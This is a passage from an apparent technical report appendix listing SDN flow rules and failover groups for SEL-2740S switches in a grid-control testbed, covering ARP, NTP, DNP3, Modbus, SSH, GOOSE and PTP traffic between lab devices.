C1			ARP		192.168.1.23	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 13)
C1			ARP		192.168.10.100	192.168.10.4			D1,D2*	Group=1	(BA ARP) (BA Management VM) (BA Low Side)
C1			ARP		172.16.2.2	172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
C1		00:30:A7:1B:62:17	IPV4			172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
C1			IPV4	UDP	172.16.1.32	172.16.2.5	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 4) (NTP Server)
C1			IPV4	UDP	172.16.1.32	172.16.2.3	UDP/NTP		B4		(NTP Client) (SEL-2740S Switch 2) (NTP Server)
C1			IPV4	TCP	192.168.1.249	10.10.49.23		TCP/DNP3	D1		(NREL DNP Master BA DNP3) (BA High Side) (Juniper Virtual Interface)
C1			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		B4		(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
C1			IPV4	TCP	10.10.49.23	192.168.1.249	TCP/DNP3		D1		(NREL DNP Master BA DNP3) (NREL DNP3 Master) (BA Low Side)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			IPV4	TCP	192.168.1.11	192.168.1.21	TCP/ MODBUS		B4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
C1			IPV4	TCP	192.168.1.15	192.168.1.21	TCP/ MODBUS		B4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)
C1			ARP		172.16.1.32	172.16.2.5			LOCAL		(ARP) (SEL-2740S Switch 4) (NTP Server)
C1			ARP		172.16.1.32	172.16.2.3			B4		(ARP) (SEL-2740S Switch 2) (NTP Server)
C1			ARP		192.168.1.11	192.168.1.21			B4		(ARP) (Raspberry Pi 11) (Raspberry Pi 1)
C1			ARP		192.168.1.15	192.168.1.21			B4		(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
C1			ARP		192.168.1.18	192.168.1.17			B4		(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
C1			ARP		192.168.1.249	192.168.1.252			D1		(NREL DNP Master BA ARP) (BA High Side) (Juniper Virtual Interface)
C1			ARP		192.168.1.252	192.168.1.249			D1		(NREL DNP Master BA ARP) (NREL DNP3 Master) (BA Low Side)
C1			IPV4	ICMP	192.168.1.252	192.168.1.249			D1		(NREL DNP3 Master BA PING) (NREL DNP3 Master) (BA Low Side)
C1			IPV4	ICMP	192.168.1.249	192.168.1.252			D1		(NREL DNP3 Master BA PING) (BA High Side) (Juniper Virtual Interface)
C2	01:0C:CD:01:00:00		GOOSE						C4	SetQueue=4 Table=0 Priority=1000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C2			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
C2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
C2			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
C2			ARP		192.168.1.13	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 3)
C2			ARP		192.168.1.14	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 4)
C2			ARP		192.168.1.16	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 6)
C2			ARP		172.16.2.3	172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
C2			ARP		172.16.2.4	172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
C2		00:30:A7:1B:62:FF	IPV4			172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
C2		00:30:A7:1B:62:CD	IPV4			172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
C2			IPV4	UDP	172.16.2.4	172.16.1.32		UDP/NTP	C1		(NTP Client) (SEL-2740S Switch 3) (NTP Server)
C2			IPV4	UDP	192.168.1.27	172.16.1.32		UDP/NTP	C1		(NTP Client) (SEL-751 Relay 1) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C2			IPV4	UDP	192.168.1.28	172.16.1.32		UDP/NTP	C1		(NTP Client) (SEL-751 Relay 2) (NTP Server)
C2			IPV4	UDP	192.168.1.29	172.16.1.32		UDP/NTP	C1		(NTP Client) (SEL-751 Relay 3) (NTP Server)
C2			ARP		172.16.2.4	172.16.1.32			C1		(ARP) (SEL-2740S Switch 3) (NTP Server)
C2			ARP		192.168.1.27	172.16.1.32			C1		(ARP) (SEL-751 Relay 1) (NTP Server)
C2			ARP		192.168.1.28	172.16.1.32			C1		(ARP) (SEL-751 Relay 2) (NTP Server)
C2			ARP		192.168.1.29	172.16.1.32			C1		(ARP) (SEL-751 Relay 3) (NTP Server)
C3	01:0C:CD:01:00:00		GOOSE						C4	SetQueue=4 Table=0 Priority=1000	() () ()
C3			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
C3			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
C3			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
C3			ARP		192.168.1.13	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 3)
C3			ARP		192.168.1.14	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 4)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C3			ARP		192.168.1.16	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 6)
D1			ARP		172.16.1.1	172.16.2.4			C2,D2*	Table=0 Priority=65000 Group=2	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D1	00:30:A7:1B:62:FF		IPV4		172.16.1.1				C2,D2*	Table=0 Priority=65000 Group=2	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D1			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
D1			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D1			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
D1			IPV4	TCP	192.168.1.50	192.168.1.21		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
D1			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D1			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D1			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
D1			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B4,D2*	Group=4	(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D1			IPV4	TCP	192.168.1.50	192.168.1.21	TCP/SSH		B4,D2*	Group=4	(SSH Client) (Raspberry Pi 11) (Temporary Workstation)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			ARP		192.168.1.50	192.168.1.17			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 7)
D1			ARP		192.168.1.50	192.168.1.12			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 2)
D1			ARP		192.168.1.50	192.168.1.20			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 10)
D1			ARP		192.168.1.50	192.168.1.21			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 11)
D1			ARP		192.168.1.50	192.168.1.22			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 12)
D1			ARP		192.168.1.50	192.168.1.24			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 14)
D1			ARP		192.168.1.50	192.168.1.25			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 15)
D1			ARP		192.168.1.50	192.168.1.26			B4,D2*	Group=4	(ARP) (Temporary Workstation) (Raspberry Pi 16)
D1			IPV4	UDP	172.16.2.1	172.16.1.32		UDP/NTP	C1,D2*	Group=6	(NTP Client) (SEL-2740S Control Center) (NTP Server)
D1			IPV4	TCP	192.168.10.4	192.168.10.100	TCP/1337		C1,D2*	Group=6	(BA Management) (BA Management VM) (BA Low Side)
D1			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	C1,D2*	Group=6	(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
D1			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	C1,D2*	Group=6	(SSH Client) (Temporary Workstation) (Raspberry Pi 13)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	C1,D2*	Group=6	(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
D1			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C1,D2*	Group=6	(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
D1			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	C1,D2*	Group=6	(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D1			ARP		172.16.2.1	172.16.1.32			C1,D2*	Group=6	(ARP) (SEL-2740S Control Center) (NTP Server)
D1			ARP		192.168.1.50	192.168.1.18			C1,D2*	Group=6	(ARP) (Temporary Workstation) (Raspberry Pi 8)
D1			ARP		192.168.1.50	192.168.1.11			C1,D2*	Group=6	(ARP) (Temporary Workstation) (Raspberry Pi 1)
D1			ARP		192.168.1.50	192.168.1.15			C1,D2*	Group=6	(ARP) (Temporary Workstation) (Raspberry Pi 5)
D1			ARP		192.168.1.50	192.168.1.23			C1,D2*	Group=6	(ARP) (Temporary Workstation) (Raspberry Pi 13)
D1			ARP		192.168.1.50	192.168.1.19			C1,D2*	Group=6	(ARP) (Temporary Workstation) (Raspberry Pi 9)
D1			ARP		192.168.10.4	192.168.10.100			C1,D2*	Group=6	(BA ARP) (BA Management VM) (BA Low Side)
D1			ARP		172.16.1.1	172.16.2.2			C1,D2*	Table=0 Priority=65000 Group=6	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D1	00:30:A7:1B:62:17		IPV4		172.16.1.1				C1,D2*	Table=0 Priority=65000 Group=6	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	C2,C3*	Group=8	(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
D1			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	C2,C3*	Group=8	(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
D1			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C2,C3*	Group=8	(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
D1			ARP		192.168.1.50	192.168.1.13			C2,C3*	Group=8	(ARP) (Temporary Workstation) (Raspberry Pi 3)
D1			ARP		192.168.1.50	192.168.1.14			C2,C3*	Group=8	(ARP) (Temporary Workstation) (Raspberry Pi 4)
D1			ARP		192.168.1.50	192.168.1.16			C2,C3*	Group=8	(ARP) (Temporary Workstation) (Raspberry Pi 6)
D1			ARP		172.16.1.1	172.16.2.3			B3,D2*	Table=0 Priority=65000 Group=12	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D1	00:30:A7:1B:62:CD		IPV4		172.16.1.1				B3,D2*	Table=0 Priority=65000 Group=12	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D1			IPV4	TCP	192.168.1.249	10.10.49.23		TCP/DNP3	C1		(NREL DNP Master BA DNP3) (NREL DNP3 Master) (BA Low Side)
D1			IPV4	TCP	10.10.49.23	192.168.1.249	TCP/DNP3		C1		(NREL DNP Master BA DNP3) (BA High Side) (Juniper Virtual Interface)
D1			ARP		192.168.1.249	192.168.1.252			C1		(NREL DNP Master BA ARP) (NREL DNP3 Master) (BA Low Side)
D1			ARP		192.168.1.252	192.168.1.249			C1		(NREL DNP Master BA ARP) (BA High Side) (Juniper Virtual Interface)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			IPV4	ICMP	192.168.1.249	192.168.1.252			C1		(NREL DNP3 Master BA PING) (NREL DNP3 Master) (BA Low Side)
D1			IPV4	ICMP	192.168.1.252	192.168.1.249			C1		(NREL DNP3 Master BA PING) (BA High Side) (Juniper Virtual Interface)
D1	00:30:A7:16:E3:62		ARP		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()
D1	00:30:A7:16:E3:62		IPV4		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()
D1			ARP		172.16.1.1	172.16.2.5			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D1	00:30:A7:16:E3:62		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D2			ARP		172.16.1.1	172.16.2.4			C2,D2*	Table=0 Priority=65000 Group=3	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2	00:30:A7:1B:62:FF		IPV4		172.16.1.1				C2,D2*	Table=0 Priority=65000 Group=3	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
D2			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D2			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
D2			IPV4	TCP	192.168.1.50	192.168.1.21		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 11)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D2			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D2			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
D2			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B4,D2*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D2			IPV4	TCP	192.168.1.50	192.168.1.21	TCP/SSH		B4,D2*	Group=5	(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
D2			ARP		192.168.1.50	192.168.1.17			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 7)
D2			ARP		192.168.1.50	192.168.1.12			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 2)
D2			ARP		192.168.1.50	192.168.1.20			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 10)
D2			ARP		192.168.1.50	192.168.1.21			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 11)
D2			ARP		192.168.1.50	192.168.1.22			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 12)
D2			ARP		192.168.1.50	192.168.1.24			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 14)
D2			ARP		192.168.1.50	192.168.1.25			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 15)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.50	192.168.1.26			B4,D2*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 16)
D2			IPV4	UDP	172.16.2.1	172.16.1.32		UDP/NTP	C1,D2*	Group=7	(NTP Client) (SEL-2740S Control Center) (NTP Server)
D2			IPV4	TCP	192.168.10.4	192.168.10.100	TCP/1337		C1,D2*	Group=7	(BA Management) (BA Management VM) (BA Low Side)
D2			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	C1,D2*	Group=7	(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
D2			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	C1,D2*	Group=7	(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
D2			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	C1,D2*	Group=7	(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
D2			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C1,D2*	Group=7	(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
D2			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	C1,D2*	Group=7	(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D2			ARP		172.16.2.1	172.16.1.32			C1,D2*	Group=7	(ARP) (SEL-2740S Control Center) (NTP Server)
D2			ARP		192.168.1.50	192.168.1.18			C1,D2*	Group=7	(ARP) (Temporary Workstation) (Raspberry Pi 8)
D2			ARP		192.168.1.50	192.168.1.11			C1,D2*	Group=7	(ARP) (Temporary Workstation) (Raspberry Pi 1)
D2			ARP		192.168.1.50	192.168.1.15			C1,D2*	Group=7	(ARP) (Temporary Workstation) (Raspberry Pi 5)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.50	192.168.1.23			C1,D2*	Group=7	(ARP) (Temporary Workstation) (Raspberry Pi 13)
D2			ARP		192.168.1.50	192.168.1.19			C1,D2*	Group=7	(ARP) (Temporary Workstation) (Raspberry Pi 9)
D2			ARP		192.168.10.4	192.168.10.100			C1,D2*	Group=7	(BA ARP) (BA Management VM) (BA Low Side)
D2			ARP		172.16.1.1	172.16.2.2			C1,D2*	Table=0 Priority=65000 Group=7	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2	00:30:A7:1B:62:17		IPV4		172.16.1.1				C1,D2*	Table=0 Priority=65000 Group=7	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	C2,C3*	Group=8	(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
D2			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	C2,C3*	Group=8	(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
D2			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C2,C3*	Group=8	(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
D2			ARP		192.168.1.50	192.168.1.13			C2,C3*	Group=8	(ARP) (Temporary Workstation) (Raspberry Pi 3)
D2			ARP		192.168.1.50	192.168.1.14			C2,C3*	Group=8	(ARP) (Temporary Workstation) (Raspberry Pi 4)
D2			ARP		192.168.1.50	192.168.1.16			C2,C3*	Group=8	(ARP) (Temporary Workstation) (Raspberry Pi 6)
D2			ARP		172.16.1.1	172.16.2.3			B3,D2*	Table=0 Priority=65000 Group=13	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2	00:30:A7:1B:62:CD		IPV4		172.16.1.1				B3,D2*	Table=0 Priority=65000 Group=13	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2			IPV4	TCP	192.168.1.21	192.168.1.50		TCP/SSH	D1		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
D2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
D2			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
D2			IPV4	TCP	192.168.1.21	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
D2			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D2			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D2			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
D2			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D2			ARP		192.168.1.12	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 2)
D2			ARP		192.168.1.17	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 7)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.20	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 10)
D2			ARP		192.168.1.21	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 11)
D2			ARP		192.168.1.22	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 12)
D2			ARP		192.168.1.24	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 14)
D2			ARP		192.168.1.25	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 15)
D2			ARP		192.168.1.26	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 16)
D2			ARP		172.16.1.1	172.16.2.5			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D2	00:30:A7:16:E3:62		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
E4			ARP		172.16.2.4	172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
E4		00:30:A7:1B:62:FF	IPV4			172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
LOCAL			ARP		172.16.2.5	172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
LOCAL		00:30:A7:16:E3:62	IPV4			172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
LOCAL			IPV4	UDP	172.16.2.5	172.16.1.32		UDP/NTP	C1,C3*	Group=11	(NTP Client) (SEL-2740S Switch 4) (NTP Server)
LOCAL			ARP		172.16.2.5	172.16.1.32			C1,C3*	Group=11	(ARP) (SEL-2740S Switch 4) (NTP Server)
LOCAL			ARP			172.16.1.1			D1	Table=0 Priority=60000	() () ()
LOCAL			IPV4			172.16.1.1			D1	Priority=60000	() () ()
			GOOSE						CONTROLLER	Meter=61 Priority=1	() () ()
			SV						CONTROLLER	Meter=62 Priority=1	() () ()
			ARP						CONTROLLER	Meter=63 Priority=1	() () ()
									CONTROLLER	Meter=64 Priority=0	() () ()
										GotoTable=1 Table=0 Priority=0	() () ()
										GotoTable=2 Priority=0	() () ()
										GotoTable=3 Priority=0	() () ()
			SV						E3	Table=0 Priority=1000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
	00:30:A7:17:F5:1F		ARP				Reply		CONTROLLER	Table=0 Priority=65000	() () ()
	01:23:00:00:00:01		LLDP						CONTROLLER	Table=0 Priority=65000	() () ()
	01:80:C2:00:00:0E		PTP						LOCAL	Table=0 Priority=65000	() () ()

A.3.2.5 Flow Rules in SEL 2740S Switch #5

Table A-20 shows the group designations for switch #5.

Table A-20. SEL 2740S Switch #5 Groups

Group	Type	Output
1	Fast Failover	D1,D2
2	Fast Failover	B1,C1

Table A-21 shows a summary of the SDN flow rules contained on switch #5.

Table A-21. SEL 2740S Switch #5 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						LOCAL	SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
B1			IPV4	UDP	172.16.1.32	172.16.2.6	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 5) (NTP Server)
B1			ARP		172.16.1.32	172.16.2.6			LOCAL		(ARP) (SEL-2740S Switch 5) (NTP Server)
C1			IPV4	TCP	192.168.1.21	192.168.1.50		TCP/SSH	D1,D2*	Group=1	(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
C1			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 7)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
C1			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
C1			IPV4	TCP	192.168.1.21	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
C1			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
C1			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
C1			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
C1			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
C1			ARP		192.168.1.12	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 2)
C1			ARP		192.168.1.17	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 7)
C1			ARP		192.168.1.20	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 10)
C1			ARP		192.168.1.21	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 11)
C1			ARP		192.168.1.22	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 12)

